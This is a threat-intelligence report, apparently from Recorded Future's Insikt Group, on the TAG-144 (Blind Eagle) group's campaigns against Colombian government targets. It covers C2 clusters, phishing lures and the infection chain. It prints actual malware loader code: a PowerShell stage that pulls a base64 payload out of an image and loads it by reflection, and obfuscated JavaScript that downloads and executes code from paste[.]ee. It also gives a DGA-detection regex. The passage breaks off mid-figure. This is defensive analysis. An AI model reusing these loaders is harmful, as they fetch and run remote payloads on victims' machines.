

CYBER  
THREAT  
ANALYSIS

Recorded Future®

By Insikt Group®

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# TAG-144's Persistent Grip on South American Organizations

Insikt Group tracked five TAG-144 (Blind Eagle) clusters with overlapping but distinct TTPs, targeting many victims, mainly in the Colombian government, during 2024–2025.

TAG-144 maintains extensive infrastructure with VPS, Colombian ISP IPs, and VPN-like servers hosting domains via dynamic DNS services like duckdns[.]org, noip[.]com, and con-ip[.]com, among others.

TAG-144 uses various open-source and cracked RATs, delivered via multi-stage chains using legitimate internet services (LIS) and steganography to hide malicious content and evade detection.

*Note: The analysis cut-off date for this report was July 21, 2025.*

## Executive Summary

Insikt Group has identified five distinct activity clusters linked to TAG-144 (also known as Blind Eagle). These clusters have operated at various times throughout 2024 and 2025, targeting a significant number of victims, primarily within the Colombian government across local, municipal, and federal levels. Although the clusters share similar tactics, techniques, and procedures (TTPs) such as leveraging open-source and cracked remote access trojans (RATs), dynamic domain providers, and legitimate internet services (LIS) for staging, they differ significantly in infrastructure, malware deployment, and other operational methods. Insikt Group also found further evidence linking TAG-144 to Red Akodon and identified various compromised Colombian government email accounts likely used in spearphishing campaigns.

To protect against TAG-144, security defenders should block IP addresses and domains tied to associated RATs, flag and potentially block connections to unusual LIS, and deploy updated detection rules (YARA, Sigma, Snort) for current and historic infections. Other controls include implementing email filtering and data exfiltration monitoring. See the **Mitigations** section for implementation guidance and **Appendix B** for a complete list of IoCs. In the long term, analysts should continuously monitor the cybercriminal ecosystem for emerging threats and adapt controls accordingly.

## Key Findings

- Insikt Group has tracked five distinct activity clusters associated with TAG-144 (Blind Eagle), each displaying overlapping yet varied TTPs and collectively targeting numerous victims, primarily within the Colombian government, throughout 2024 and 2025.
- TAG-144 appears to maintain an extensive operational infrastructure, comprising virtual private servers (VPS), IP addresses within Colombian ISP ranges, and servers that appear to function as VPN servers. These typically host domains registered through various dynamic DNS services such as *duckdns[.]org*, *noip[.]com*, and *con-ip[.]com*, among others.
- TAG-144 has employed a wide array of open-source and cracked RATs, including AsyncRAT, DcRAT, REMCOS RAT, XWorm, and LimeRAT, among others. These payloads are typically deployed through a multi-stage infection chain that leverages an expanding set of LIS and uses steganography to obscure malicious content and evade detection.

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## Background

TAG-144, also known as Blind Eagle, AguilaCiega, APT-C-36, and APT-Q-98, is a threat group that has been [active](#) since at least 2018, primarily targeting South America, especially Colombia. While the threat group's overall motivation [remains](#) ambiguous, its activity reflects both cyber-espionage and financially driven motivations. TAG-144's primary focus appears to be on credential theft, evidenced by banking-related keylogging and browser monitoring, alongside indications of espionage, such as persistently targeting government entities and using modified RATs with surveillance functions ([1](#), [2](#)).

The group's primary targets include government institutions, especially judiciary and tax authorities, alongside financial entities, petroleum and energy companies, and organizations within the education, healthcare, manufacturing, and professional services sectors ([1](#), [2](#)). Operations are mainly focused on Colombia, with additional activity in [Ecuador](#), [Chile](#), and [Panama](#), and occasional campaigns in North America [targeting](#) Spanish-speaking users.

Initial access typically [occurs](#) through spearphishing campaigns impersonating local government agencies, most notably Colombian authorities. These campaigns leverage themes such as debt collection and judicial notifications to lure victims into opening malicious documents ([1](#), [2](#)). They have often [used](#) URL shorteners like *cort[.]as*, *acortaur[.]com*, and *gtly[.]to* to conceal malicious links and target users geographically. TAG-144 employs geo-fencing and other detection evasion measures that [block](#) access from outside Colombia or Ecuador, [redirecting](#) outsiders to official government websites. TAG-144 has consistently leveraged compromised email accounts in its spearphishing campaigns, including those associated with government entities and private individuals.

TAG-144 leverages a range of commodity remote access trojans (RATs), including AsyncRAT, REMCOS RAT, DcRAT, njRAT, LimeRAT, QuasarRAT, BitRAT, and a Quasar variant [known](#) as BlotchyQuasar. Its tooling also [involves](#) crypters such as HeartCrypt, PureCrypter, and those developed by threat actors like "Roda" and "pjoao1578", with indicators pointing to the use of crypter-as-a-service offerings such as CryptersAndTools, which originates from Brazil. Additionally, it [employs](#) steganography techniques, embedding malicious payloads within image files to evade detection.

TAG-144's command-and-control (C2) infrastructure often [incorporates](#) IP addresses from Colombian ISPs alongside virtual private servers (VPS) such as Proton666 and VPN services like Powerhouse Management, FrootVPN, and TorGuard ([1](#), [2](#)). This setup is further [enhanced](#) by the use of dynamic DNS services, including *duckdns[.]org*, *ip-ddns[.]com*, and *noip[.]com*. The threat group is suspected, though not definitively confirmed, to use compromised routers, which are then repurposed as reverse proxies to obscure the true locations of their C2 servers and complicate attribution.

The threat group has consistently leveraged LIS, particularly during the payload staging phase. These services include widely used platforms like Bitbucket, Discord, Dropbox, GitHub, Google Drive, Paste.ee, and lesser-known platforms such as undisclosed Brazilian image-hosting websites. Additionally, the group has been observed using compromised accounts to host malicious content,


including a Google Drive folder [tied](#) to a compromised account associated with a regional Colombian government organization.

The threat group's origin remains uncertain, though multiple studies suggest it operates within the UTC-5 or UTC-4 time zones ([1](#), [2](#)), consistent with countries like Colombia and Ecuador, with some research specifically pointing to Colombia as its base. Notably, technical artifacts have [contained](#) both Spanish- and Portuguese-language comments. The Spanish [observed](#) in the comments closely resembles the regional dialects commonly spoken in the targeted countries. Additionally, the threat group has been observed using tools and services tied to the Brazilian cybercriminal underground, [indicating](#) a possible connection with Brazilian threat actors.

Three key factors set TAG-144 apart within the cybercriminal ecosystem. First, while globalization, cybercriminal collaboration, and hardware/software standardization have lowered barriers for threat actors to operate globally, threat actors, including TAG-144, often remain regionally focused due to cultural nuances, tacit knowledge, and persistence. Second, despite some tooling improvements, TAG-144 has largely relied on consistent techniques since its emergence. Their continued success, reflected in a high number of victims, underscores how well-established methods remain effective over time. Lastly, TAG-144 exemplifies the increasingly blurred lines between cybercrime and espionage, a trend that has become more prominent in the coming year. In this context, a comprehensive approach to tackling cyber threats becomes even more crucial, requiring improved defenses, deeper regional knowledge, and enhanced coordination.

## Threat Analysis

Insikt Group identified five activity clusters associated with TAG-144 that were active between May 2024 and July 2025 (see **Figure 1**). Activity periods were determined based on domain resolutions, sample submissions, and victim traffic, as observed through [Recorded Future® Network Intelligence](#).



**Figure 1:** Cluster activity timelines (Source: Recorded Future)

The following clusters have been observed:

- **Cluster 1**, active from February through July 2025, comprises C2 IPs primarily associated with TorGuard VPN and one Colombian ISP hosting *duckdns[.]org* and, starting in July 2025, *noip[.]com* domains with static resolution and minimal rotation. Cluster 1 is linked to DcRAT, AsyncRAT, and REMCOS RAT infections targeting Colombian government entities exclusively.
- **Cluster 2**, active between September and December 2024, included C2 IPs tied to AS-COLOCROSSING, Colombian ISPs, and VULTR hosting *duckdns[.]org*, *con-ip[.]com*, and *kozow[.]com* domains. Cluster 2 is associated with AsyncRAT activity targeting the Colombian government and entities in the education, defense, and retail sectors.
- **Cluster 3**, active from September 2024 to July 2025, consists of C2 IPs linked to Colombian ISP UNE EPM hosting *duckdns[.]org* and, occasionally, *con-ip[.]com* domains. Cluster 3 is associated with both AsyncRAT and REMCOS RAT deployments.
- **Cluster 4**, active from May 2024 to February 2025, is notable for combining malware and phishing infrastructure attributed to TAG-144.

- **Cluster 5**, active from March to July 2025, consists of C2 IPs linked to GLESYS (AS42708) hosting dynamically resolving *duckdns[.]org* domains. Cluster 5 is associated with LimeRAT and a cracked AsyncRAT variant seen in Clusters 1 and 2.

Insikt Group identified infrastructure overlaps between the clusters, establishing a connection among them. Additionally, the clusters share notable similarities in TTPs, including infrastructure choices, domain naming patterns, malware deployment, and the abuse of LIS. However, each cluster also exhibits distinct differences, which are explored in detail in the following sections of this report.

## Cluster 1

### Infrastructure Analysis

Cluster 1, active from at least February through July 2025, comprises C2 IP addresses primarily linked to TorGuard VPN servers and, in one case, a Colombian ISP. This cluster typically hosts *duckdns[.]org* and, more recently, *noip[.]com* domains with specific naming patterns; it has also been observed deploying DcRAT, AsyncRAT, and REMCOS RAT. The IP addresses linked to Cluster 1 are listed in **Appendix A**. The domains consistently resolve to the same static IP addresses over time, with minimal rotation observed within Cluster 1.

The subdomain names, likely generated by a domain generation algorithm (DGA), commonly include the word “envio” followed by a numeric part, as in, for example, *envio16-05[.]duckdns[.]org*. The names are detectable via the regex in **Figure 2** and are detailed in **Appendix B**.

```
envio[0-9\-\-]{2,5}\.duckdns\.org
```

**Figure 2:** Regex for suspected DGA linked to Cluster 1 (Source: Recorded Future)

While prior research has [suggested](#) that the TorGuard VPN servers associated with Cluster 1 are used for port forwarding, the exposure of C2 components, such as default transport layer security (TLS) certificates tied to deployed malware families, indicates these IP addresses are likely dedicated VPN instances directly controlled by TAG-144.

In addition to the TorGuard VPN servers, Cluster 1 includes IP addresses associated with Colombian ISPs, such as Colombia’s primary provider, COLOMBIA TELECOMUNICACIONES S.A. E.S.P. While earlier reporting on Blind Eagle in 2020 [suggested](#) the possible use of compromised routers for C2 infrastructure, Insikt Group has not confirmed such activity for the observed IP addresses.

Notably, several domains hosted on TorGuard VPN servers listed in **Appendix A** were previously resolved to IP addresses belonging to Colombian ISPs, such as *trabajonuevos[.]duckdns[.]org*. These IP addresses and their associated domains are detailed in **Appendix A**. Similarly, certain domains, such as *diazpool14[.]duckdns[.]org*, were previously hosted on IP addresses linked to GLESYS (AS42708), an ASN identified in association with Cluster 5.

## Abuse of Legitimate Internet Services, Including *lovestoblog[.]com*

As is typical for TAG-144, Cluster 1 has leveraged various LIS during staging, such as Tagbox, Archive, Paste.ee, Discord, and BitBucket, and for the first time in TAG-144 activity, the free hosting platform *lovestoblog[.]com* by InfinityFree. More specifically, the subdomain *sudo102[.]lovestoblog[.]com* hosted several text files that loaded an encoded PowerShell script, which retrieved the next stage of the infection chain from a JPG image hosted on *archive[.]org*. (See **Figure 3** for the infection chain; line breaks were added for readability.)

```
$scraploads = 'SilentlyContinue'
$islamist =
'https://archive[.]org/download/new_image_20250531_1942/new_image.jpg'
$seiche = New-Object System.Net.WebClient
$seiche.Headers.Add('User-Agent', 'Mozilla/5.0')
[byte[]]$homophobes = $seiche.DownloadData($islamist)
$rythmic = [System.Text.Encoding]::UTF8.GetString($homophobes)

$protamphirhine = 'INICIO>>'
$unrubberized = '<<FIM>>'
$petrograph = $ither

$formylation = $rythmic.IndexOf($protamphirhine)
$inconveniency = $rythmic.IndexOf($unrubberized)

if ($formylation -ne -1 -and $inconveniency -ne -1 -and $inconveniency -gt
$formylation) {
    $formylation += $protamphirhine.Length
    $petrograph = $rythmic.Substring($formylation, $inconveniency -
$formylation)
}

$higgsinos =
'#x#.e13ba2379fd20168b9c460418b963234_oviuqra/moc.golbo#sevol.201odus//:p##h'
$higgsinos = $higgsinos.Replace('#', 't')
$petrograph = $petrograph.Replace('@', 'A')

$MacArthur = [System.Convert]::FromBase64String($petrograph)
$aginator = [Reflection.Assembly]::Load($MacArthur)

$towelette = [dnlib.IO.Home].GetMethod('VAI').Invoke(
    $ither,
    [object[]]@(
        $higgsinos,
        '', '', '',
        'MSBuild', '', '', '', '',
        'C:\Users\Public\Downloads',
```

```

    'Mattagami',
    'js', '', '',
    'duparted',
    '2', ''
  )
)


```

**Figure 3:** Payload hosted on archive[.]org URL (Source: Recorded Future)

At least one text file hosted on *sudo102[.]lovestoblog[.]com* included comments in Portuguese (for example, “Junta os comandos,” which translates to “Add the commands”), a characteristic previously observed in connection with Blind Eagle (1, 2). This was suspected to indicate possible collaboration between the threat actor and external threat groups; however, it could also be explained by the presence of Portuguese-speaking members, code reuse, or intentional false flag operations.

## Malware

Insikt Group observed Cluster 1 using both the “1.0.7” version of AsyncRAT and a variant labeled “CRACKED BY hxxps://t[.]me/xworm\_v2”, which has the mutex `AsyncMutex_6SI8OkPnk`. *xworm\_v2* is an active Telegram channel with over 300 members, known for sharing and distributing cracked versions of paid software.



**Figure 4:** Telegram channel *hxxps://t[.]me/xworm\_v2* (Source: Recorded Future)

The cracked version observed in connection with TAG-144 was linked to a threat actor tracked as Red Akodon in May 2024; it appeared again in June 2025 in a report potentially referencing the same threat actor based on observed TTPs, though without formal attribution.

## Victimology

Using Recorded Future Network Intelligence, Insikt Group identified a significant number of victims exclusively linked to the Colombian government associated with Cluster 1 (see **Appendix C**). Network communications, as observed by Recorded Future Network Intelligence, began in March 2025 and ended in June 2025. Notably, the cessation of activity may indicate that the threat actors were either evicted, completed their objectives and withdrew voluntarily, or transitioned to other tooling and egress points.

As shown in **Appendix C**, multiple victims were observed communicating with several C2 servers associated with Cluster 1. This activity likely resulted from changes in DNS resolution for the C2 domains over time. In some instances, Insikt Group assesses that multiple infections occurred within the same victim network, with all compromised systems communicating with the C2 infrastructure through a shared egress point. In some cases, Insikt Group was unable to conclusively identify the exact victim due to multiple entities sharing the same name.

## Infrastructure Management

Although the exact infrastructure management methods used by TAG-144 for Cluster 1 remain unclear at this time, Insikt Group identified indications that the threat group may have leveraged a compromised Mikrotik router as a proxy to communicate with the C2 servers over a port.

## Cluster 2

### Infrastructure Analysis

Cluster 2, active from at least September to December 2024, comprises C2 IP addresses primarily linked to AS-COLOCROSSING, Colombian ISP IP addresses, and, in at least one case, VULTR. It typically hosts *duckdns[.]org* or *con-ip[.]com* domains with specific naming patterns and has been observed deploying AsyncRAT. In a few cases, Insikt Group also observed domains linked to the free dynamic DNS provider *kozow[.]com*. The IP addresses linked to Cluster 2 are listed in **Appendix D**.

The subdomain names, likely generated by a DGA algorithm, often consist of Spanish words, as in *pesosdepesoslibras[.]duckdns[.]org*. Sometimes, they are followed by numbers, as in *paseoencarro2024[.]con-ip[.]com*. (For a detailed list of these subdomain names, see **Appendix A**.) Notably, many of the domains currently hosted on AS-COLOCROSSING IP addresses (see **Appendix D**) were previously associated with IPs from Colombian ISPs, such as 179[.]14[.]8[.]26, 181[.]131[.]217[.]255, 177[.]255[.]84[.]82, and 191[.]88[.]248[.]162, indicating they may have been reused across different hosting infrastructures.

In addition to the Spanish-themed domains, Insikt Group identified a large set of DuckDNS and CON-IP domains, likely generated by another DGA algorithm and all starting with the keyword "deadpoolstart,"

followed by a four-digit number (see **Appendix E**). Notably, the *con-ip[.]com* domains resolve to the AS-COLOCROSSING IP address *64[.]188[.]9[.]172*, while the *duckdns[.]org* domains all resolve to IP addresses belonging to Colombian ISPs.

### ***Abuse of Legitimate Internet Services***

Similar to Cluster 1, Cluster 2 has also been observed leveraging various LIS during staging, including GitHub, Archive, Paste.ee, and more recently, the free hosting platform *lovestoblog[.]com* by InfinityFree, which ultimately [led](#) to an XWorm infection using the C2 domain *deadpoolstart2064[.]duckdns[.]org*.

Insikt Group also [identified](#) a payload named *RELACIÓN DE SALDOS - CUENTA DE COBRO.pdf.exe* associated with Cluster 2, which staged its content via two GitHub Gist URLs linked to the account SmikeY666:

- [hxxps://gist\[.\]githubusercontent\[.\]com/SmikeY666/50447c53097f8884ffc754a8779fa2a3/raw](https://gist.github.com/SmikeY666/50447c53097f8884ffc754a8779fa2a3/raw)
- [hxxps://gist\[.\]githubusercontent\[.\]com/SmikeY666/8504274482e8e688d9489b302bfb45e/raw](https://gist.github.com/SmikeY666/8504274482e8e688d9489b302bfb45e/raw)

The payload [results](#) in an AsyncRAT infection, with the malware reaching out to its C2 server, *cococovid202420242024[.]duckdns[.]org*, which resolved to IP address *64[.]188[.]9[.]175* as of December 26, 2024.

Notably, the GitHub account “SmikeY666” included a link to a 2024 Vimeo video demonstrating an allegedly cracked version of SilverRAT, a Windows-based RAT that first [appeared](#) in 2023. It has been distributed across various forums and appears to be developed by an individual or group using the alias Anonymous Arabic.

### ***Malware***

Insikt Group observed Cluster 2 using the AsyncRAT variant labeled “CRACKED BY [hxxps://t\[.\]me/xworm\\_v2](https://t.me/xworm_v2)” with the mutex *AsyncMutex\_6SI8OkPnk*. Additionally, the cluster deployed AsyncRAT samples featuring custom mutexes such as *tempcookieess*, *tempcookies*, *tempcookiee*, *WinCookies*, *Cookies*, and *CookiesGoogleChrome*, among others. These samples can be tracked via Recorded Future Malware Intelligence. At least some of the samples [are](#) encrypted using a crypter attributed to Roda, a tool [associated](#) with Blind Eagle activity.

### ***Victimology***

Using Recorded Future Network Intelligence, Insikt Group identified nine victims associated with Cluster 2, primarily linked to Colombian government entities, along with victims from the education, defense, and retail sectors, among others (see **Appendix F**). Network communications observed by Recorded Future began in early October 2024 and ended in December 2024.

As with Cluster 1, multiple infections were observed within some of the victim organizations linked to Cluster 2, suggesting broader targeting or possible lateral movement. There is also evidence of victim overlap between Clusters 1 and 2. Furthermore, based on high volumes of network traffic from Colombian ISP IP addresses to C2 ports during the relevant timeframes, the actual number of victims is likely higher than what has been confirmed.

### Cluster 3

Cluster 3, active from at least September 2024 to July 2025, comprises C2 IP addresses primarily linked to the Colombian ISP UNE EPM, typically hosting DuckDNS or, in rare cases, *con-ip[.]com*, domains. Insikt Group has observed AsyncRAT as well as REMCOS RAT infections linked to Cluster 3. The IP addresses linked to Cluster 3 are listed in **Appendix G**.

The subdomain names, likely generated using a domain DGA, often incorporate Spanish names, as in *sebastiancorrea905040[.]duckdns[.]org*, sometimes appended with numerical sequences. (For a detailed list of these subdomain names, see **Appendix B**.) Notably, one of the domains associated with Cluster 3, *sebastianguerrero5040[.]con-ip[.]com*, was observed resolving to the Cluster 2 IP address *64[.]188[.]9[.]177* between at least September 11 and November 11, 2024.

Similar to Clusters 1 and 2, Cluster 3 has also been observed abusing multiple LIS, including Tagbox, Archive, and Paste.ee, among others.

### Cluster 4

Cluster 4, active from at least May 2024 to February 2025, differs from the others in that it is not only associated with malware infrastructure but also with phishing activity attributed to TAG-144. The IP addresses linked to Cluster 4 are listed in **Appendix H**. The full list of domains linked to the IP addresses in **Appendix H** is listed in **Appendix A**.

The phishing pages linked to Cluster 4 have been observed impersonating multiple banks, including Banco Davivienda, Bancolombia, and BBVA (see **Figure 5**). Notably, these lures differ from earlier ones attributed to TAG-144, which primarily impersonated government entities such as tax authorities or judicial bodies. Previous campaigns also appeared to target government-affiliated individuals or organizations, as evidenced by the victims associated with Clusters 1 and 2.




Figure 5: Phishing pages linked to Cluster 4 (Source: [URLScan](#), [URLScan](#), [URLScan](#))

Notably, a phishing page impersonating BBVA and hosted on the domain `keepz[.]duckdns[.]org` contained the IP address `181[.]131[.]217[.]139` in its document object model (DOM), as seen in **Figure 6**. This IP was hosting the domains `env2023nue[.]duckdns[.]org` and `chichichi01[.]duckdns[.]org` in 2023. The domain `env2023nue[.]duckdns[.]org` was publicly [linked](#) to APT-C-36 (Blind Eagle) and likely remained in use by the same threat actor, as it continued to host an open directory containing folders related to Banco Davivienda, Banco Colombia, Banco Caja Social, and others until at least March 14, 2024, while being hosted on IP address `179[.]14[.]9[.]152`. The domain `chichichi01[.]duckdns[.]org` [served](#) as a C2 domain for AsyncRAT based on public reporting and was also hosted on IP address `179[.]14[.]9[.]152` between March 22 and May 8, 2024.

```

...
<footer class="d-flex justify-content-center">
  <p>
    Dirección IP: 181[.]131[.]217[.]139
  </p>
  <p>
    Copyright©2023 Bancolombia S.A.
  </p>
</footer>
...

```

Figure 6: IP address left in the DOM of a phishing page (Source: [URLScan](#))

## Cluster 5

Cluster 5, which has been active since at least March to July 2025, comprises C2 IP addresses primarily linked to GLESYS (AS42708), typically hosting `duckdns[.]org` domains. The domains linked to Cluster 5 are listed in **Appendix I**. Cluster 5 is the only cluster associated with the deployment of LimeRAT, which in this case uses the mutex `1e97ead369`. The AsyncRAT variant linked to Cluster 5 is the same cracked version identified in Clusters 1 and 2. Of note, the domains frequently resolve to changing IP addresses, with those observed by Insikt Group detailed in **Appendix B**.

Similar to the other clusters, Cluster 5 has also been observed leveraging various LIS during staging, including Archive, Paste.ee, and Tagbox.

## Infection Chain

### Phishing Email

Insikt Group identified an email sent to undisclosed recipients from a likely compromised domain, *alcaldia[.]simacota-santander[.]gov[.]co*, associated with the Mayor's Office of Simacota in the Santander department of Colombia. Infections stemming from this email have been confirmed to result in AsyncRAT deployment, communicating with the C2 domain *envio01[.]ddns[.]net*, a domain previously linked to Cluster 1.

<p>De: Alcaldía Simacota Santander &lt;REDACTED&gt;  Enviado el: martes, 1 de julio de 2025 3:23 p. m.  Para: undisclosed-recipients:  Asunto: Cobro por intereses moratorios - Radicado 11001-28-05-03004</p> <p>¡Cuidado! este correo proviene de un usuario externo, no abras archivos adjuntos ni hagas clic en enlaces sin validar que el remitente y el contenido sean seguros. Nunca entregues tu usuario ni contraseñas a través de enlaces.</p> <p>Se inicia ejecución por intereses causados por pago extemporáneo. Consulte el archivo para liquidación detallada.</p> <p>Cordialmente,</p>	<p>From: Simacota Santander Mayor's Office &lt;REDACTED&gt;  Sent: Tuesday, July 1, 2025 3:23 p.m.  To: undisclosed-recipients:  Subject: Collection of late payment interest - File 11001-28-05-03004</p> <p>Caution! This email is from an external user. Do not open attachments or click on links without verifying that the sender and content are secure. Never provide your username or password through links.</p> <p>A lawsuit has been filed for interest accrued due to late payment. See the file for detailed settlement.</p> <p>Sincerely,</p>
--	--

**Figure 7:** Text in phishing email linked to TAG-144 (left) and the English translation (right) (Source: Recorded Future)


### SVG Attachment


The email included an attachment named

*Notificacion\_electronica\_sentencia\_preliminar\_Departamento\_Juridico\_sxyebfiv.svg*, which has a SHA256 hash of

04878a5889e3368c2cf093d42006ba18a87c5054f1464900094e6864f4919899. A translated version of the attachment is presented in **Figure 8**, while the original Spanish version is available in **Appendix J**.

The SVG content claims that a judicial process has been initiated against the recipient, outlines potential penalties, and contains a link purportedly leading to evidence and further legal details.



 Rama Judicial  
Consejo Superior de la Judicatura  
Republic of Colombia

CIVIL COURT 11 OF THE CIRCUIT

**NOTIFICACIÓN URGENTE - COMPARENCIA OBLIGATORIA**


**Radicado: 125001-03-06-2025-005798**

It is officially notified that a judicial process has been initiated against him under the coercive collection procedure, in accordance with Article 823 of the Tax Statute and Article 99 of Law 1437 of 2011.

In case of no presentarse nor atender esta citation within the stipulated legal term, immediate precautionary measures, such as the embargo of goods, bank accounts or the retention of assets, may be implemented. No se concede recurso alguno contra esta notificación.

This process has an obligatory and binding character, and its absence could lead to affectations crediticias, inclusión en listas de morosos, y procedimientos de ejecución forzada sobre su patrimonio personal. It is recommended to act promptly to avoid additional legal consequences.

To consult the details of the process, attached evidence and legal implications, access the official document in PDF available below:



Attention,  
CIVIL COURT 11 OF THE CIRCUIT  
**Rama Judicial del Poder Público**


**Figure 8:** Translated SVG file sent via spearphishing email (Source: Recorded Future)

## Staging Process Using LIS

The link embedded within the SVG file is:

```
hxxps://cdn[.]discordapp[.]com/attachments/1389692690454548634/1389692792590307338/Notificacion_electronica_sentencia_preliminar_Departamento_De-Justicia_01.js?ex=68658bc4&is=68643a44&hm=057a0e76212bdd4c2da95e51ac7542f60ecbd440482ee186d474e1d783afd288&id=75e6ea37-63e5-491a-a5e2-ad4c92667144
```

A similar SVG sample was identified through a Malware Intelligence search for HTTP requests to `cdn[.]discordapp[.]com` that included "Notificacion" in the query string (see **Figure 9**).



**Figure 9:** Additional sample found in Recorded Future Malware Intelligence (Source: Recorded Future)

Although the `cdn[.]discordapp[.]com` link was inactive at the time of analysis, Insikt Group successfully extracted the downloaded JavaScript file from a PCAP capture. The file, named `Notificacion_electronica_sentencia_preliminar_Departamento_De-Justicia_01.js`, has the SHA256 hash `1226a8d066328a8b6f353c9d98f1dc8128bd84f3909ae1cc6811dc1adff33c81`. The script contains a mix of malicious code and benign content related to the Microsoft Print Schema. The benign portion is displayed in **Figure 10**. The inclusion of benign content is likely an attempt to evade detection.

```
// PSK NameSpace's
var pskNs = "http://schemas.microsoft.com/poulets/2003/08/printing/printschemakeywords";
var psk11Ns = "http://schemas.microsoft.com/poulets/2013/05/printing/printschemakeywordsv11";
var psk12Ns = "http://schemas.microsoft.com/poulets/2013/12/printing/printschemakeywordsv12";

// psf NameSpace's
var psf2Ns = "http://schemas.microsoft.com/poulets/2013/12/printing/printschemaframework2";
var psfNs = "http://schemas.microsoft.com/poulets/2003/08/printing/printschemaframework";

// XML Schema NameSpace's
var xsiNs = "http://www.w3.org/2001/XMLSchema-instance";
var xsdNs = "http://www.w3.org/2001/XMLSchema";

// PDF driver NameSpace
var pdfNs = "http://schemas.microsoft.com/poulets/2015/02/printing/printschemakeywords/microsoftprinttopdf";

function completePrintCapabilities(printTicket, scriptContext, printCapabilities) {
    /// <param name="printTicket" type="IPrintSchemaTicket" mayBeNull="true">
    ///     If not 'null', the print ticket's settings are used to customize the print capabilities.
    /// </param>
    /// <param name="scriptContext" type="IPrinterScriptContext">
    ///     Script clarification object.
    /// </param>
    /// <param name="printCapabilities" type="IPrintSchemaCapabilities">
    ///     Print capabilities object to be customized.
    /// </param>

    // Get PrintCapabilites XML node
    var xmlCapabilities = printCapabilities.XmlNode;

    var unpostedCapabilities;
    // Set Standard namespaces with prefixes
    SetStandardNameSpaces(xmlCapabilities);

    unpostedCapabilities = xmlCapabilities.selectSingleNode("psf:PrintCapabilities");
}
```

**Figure 10:** Benign code portion contained in the JavaScript script (Source: Recorded Future)

## Obfuscation

**Figure 11** shows the obfuscated malicious portion of the script. Notably, the code contains comments written in Portuguese, an aspect previously discussed in this report and also associated with activity linked to TAG-144.

```

var voicelessness = "3.ϕ ρΗ€$ττσ4ρ€- M3.ϕ ρΗ€$ττσ4ρ€- S3.ϕ ρΗ€$ττσ4ρ€- ";
voicelessness += "3.ϕ ρΗ€$ττσ4ρ€- X3.ϕ ρΗ€$ττσ4ρ€- M3.ϕ ρΗ€$ττσ4ρ€- L3.ϕ ρΗ€$ττσ4ρ€- 23.ϕ ρΗ€$ττσ4ρ€- ";
voicelessness += "3.ϕ ρΗ€$ττσ4ρ€- .3.ϕ ρΗ€$ττσ4ρ€- S3.ϕ ρΗ€$ττσ4ρ€- er3.ϕ ρΗ€$ττσ4ρ€- ";
voicelessness += "3.ϕ ρΗ€$ττσ4ρ€- ve3.ϕ ρΗ€$ττσ4ρ€- rXM3.ϕ ρΗ€$ττσ4ρ€- L";
voicelessness += "3.ϕ ρΗ€$ττσ4ρ€- H3.ϕ ρΗ€$ττσ4ρ€- T3.ϕ ρΗ€$ττσ4ρ€- TP.";
voicelessness += "3.ϕ ρΗ€$ττσ4ρ€- 6.3.ϕ ρΗ€$ττσ4ρ€- 03.ϕ ρΗ€$ττσ4ρ€- ";
voicelessness = voicelessness.replace(/3.ϕ ρΗ€$ττσ4ρ€- /g, "");
var classe = voicelessness;

var unwellness = "3.ϕ ρΗ€$ττσ4ρ€- h3.ϕ ρΗ€$ττσ4ρ€- t3.ϕ ρΗ€$ττσ4ρ€- t3.ϕ ρΗ€$ττσ4ρ€- p3.ϕ ";
unwellness += "ρΗ€$ττσ4ρ€- :3.ϕ ρΗ€$ττσ4ρ€- /3.ϕ ρΗ€$ττσ4ρ€- /3.ϕ ρΗ€$ττσ4ρ€- p3.ϕ ρΗ€";
unwellness += "€$ττσ4ρ€- a3.ϕ ρΗ€$ττσ4ρ€- s3.ϕ ρΗ€$ττσ4ρ€- t3.ϕ ρΗ€$ττσ4ρ€- e3.ϕ ρΗ€$";
unwellness += "ττσ4ρ€- .3.ϕ ρΗ€$ττσ4ρ€- e3.ϕ ρΗ€$ττσ4ρ€- e3.ϕ ρΗ€$ττσ4ρ€- /3.ϕ ρΗ€$ττσ4ρ€";
unwellness += "ρ€- d3.ϕ ρΗ€$ττσ4ρ€- /3.ϕ ρΗ€$ττσ4ρ€- T3.ϕ ρΗ€$ττσ4ρ€- r3.ϕ ρΗ€$ττσ4ρ€";
unwellness += "€- x3.ϕ ρΗ€$ττσ4ρ€- w3.ϕ ρΗ€$ττσ4ρ€- t3.ϕ ρΗ€$ττσ4ρ€- H3.ϕ ρΗ€$ττσ4ρ€";
unwellness += "- c3.ϕ ρΗ€$ττσ4ρ€- C3.ϕ ρΗ€$ττσ4ρ€- /3.ϕ ρΗ€$ττσ4ρ€- 03.ϕ ρΗ€$ττσ4ρ€- ";
unwellness = unwellness.replace(/3.ϕ ρΗ€$ττσ4ρ€- /g, "");

var isostasy = "3.ϕ ρΗ€$ττσ4ρ€- G3.ϕ ρΗ€$ττσ4ρ€- ";
isostasy += "3.ϕ ρΗ€$ττσ4ρ€- E3.ϕ ρΗ€$ττσ4ρ€- ";
isostasy += "3.ϕ ρΗ€$ττσ4ρ€- T3.ϕ ρΗ€$ττσ4ρ€- ";
isostasy = isostasy.replace(/3.ϕ ρΗ€$ττσ4ρ€- /g, "");

var skull = new XMLHttpRequest(classe);
skull.open(isostasy, unwellness, false);
skull.setRequestHeader("User-Agent", "MyCustomAgent/1.0");
skull.send();

if (skull.status == 200) {
    new Function(skull.responseText)();
} else if (skull.status == 404) {
    WScript.Echo("Erro 404: arquivo não encontrado.");
} else if (skull.status == 403) {
    WScript.Echo("Erro 403: acesso proibido.");
} else if (skull.status == 500) {
    WScript.Echo("Erro 500: erro interno no succored.");
} else {
    WScript.Echo("Erro HTTP " + skull.status + ": requisição falhou.");
}

```

**Figure 11:** Obfuscated malicious code portion contained in the JavaScript script (Source: Recorded Future)

The variables `voicelessness` and `classe`, `unwellness`, and `isostasy` are obfuscated using junk characters and later deobfuscated via string replacement operations. These variables resolve to the following:

- `voicelessness` and `classe`: MSXML2.ServerXMLHTTP.6.0
- `unwellness`: `hxxp://paste[.]ee/d/TrxwtHcC/0` (as [observed](#) via URLScan)
- `isostasy`: GET

The script creates a ServerXMLHTTP object and issues a GET request to the specified `paste[.]ee` URL using the custom User-Agent `MyCustomAgent/1.0`. If the HTTP response returns a status code 200, the response body is executed as JavaScript.

The SHA256 hash of the response body is `591744244c7ca9cea69cde263187efde3f65a157f8e5eb885ccc1f9e078b5572`. This payload contains similar string obfuscation techniques and ultimately reconstructs strings to instantiate a shell object and execute a deobfuscated command line.

```

32 miladi += "r3.φ 24€$oo4r'~ i3.φ 24€$oo4r'~ n3.φ 24€$oo4r'~ ";
33 miladi += "g3.φ 24€$oo4r'~ (3.φ 24€$oo4r'~ $3.φ 24€$oo4r'~ talesmen3.φ 24€$oo4r'~ )";
